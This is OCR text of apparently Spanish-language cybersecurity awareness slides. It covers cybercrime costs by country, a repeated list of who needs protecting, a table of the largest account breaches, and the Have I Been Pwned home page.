$200bn+ annual cost to top four economies.

1. US
$108bn

5. UK
$4.3bn

3. Germany
$59bn

8. Russia
$2bn

$445bn[1] annual cost to the global economy

[1] CSIS/McAfee

7. France
$3bn

2. China
$60bn

9. Japan
$980m

10. Italy
$900m

50%+ top 10 economies share of annual cost

6. India
$4bn

$250bn cost of cyber-crime to world's 10 leading economies


4. Brazil
$7.7bn

Rankings according to cyber-crime costs

- ¿Quién debe protegerse?
- ¿De quién hay que protegerse?
- ¿Cuáles son las amenazas?

¿Quién debe protegerse?

- Gobiernos
- Infraestructuras críticas
- Empresas
- Centros educativos
- Centros sanitarios
- Familias e individuos



¿Quién debe protegerse?


- Gobiernos
- Infraestructuras críticas
- Empresas
- Centros educativos
- Centros sanitarios
- Familias e individuos


¿Quién debe protegerse?

- Gobiernos
- Infraestructuras críticas
- Empresas
- Centros educativos
- Centros sanitarios
- Familias e individuos

¿Quién debe protegerse?


- Gobiernos
- Infraestructuras críticas
- Empresas
- Centros educativos
- Centros sanitarios
- Familias e individuos






¿Quién debe protegerse?

- Gobiernos
- Infraestructuras críticas
- Empresas
- Centros educativos
- Centros sanitarios
- Familias e individuos



¿Quién debe protegerse?

- Gobiernos
- Infraestructuras críticas
- Empresas
- Centros educativos
- Centros sanitarios
- Familias e individuos



Top 10 breaches


711,477,622	Onliner Spambot accounts	
593,427,119	Exploit.In accounts	?
457,962,538	Anti Public Combo List accounts	?
393,430,309	River City Media Spam List accounts	
359,420,698	MySpace accounts	
234,842,089	NetEase accounts	?
164,611,595	LinkedIn accounts	
152,445,165	Adobe accounts	
112,005,531	Badoo accounts	?
105,059,554	B2B USA Businesses accounts	

Sensitive breach, not publicly searchable

? Unverified breach, may be sourced from elsewhere

Spam List, used for spam marketing

Seguridad en la web



';-- Home | Notify me | Domain search | Who's been pwned | Passwords | API | About | Donate

';--have i been pwned?

Check if you have an account that has been compromised in a data breach

email address or username | pwned?

254	4,823,641,843	58,346	56,213,811
pwned websites	pwned accounts	pastes	paste accounts


World's Biggest Data Breaches

Selected losses greater than 30,000 records

(updated 10th Sep 2017)

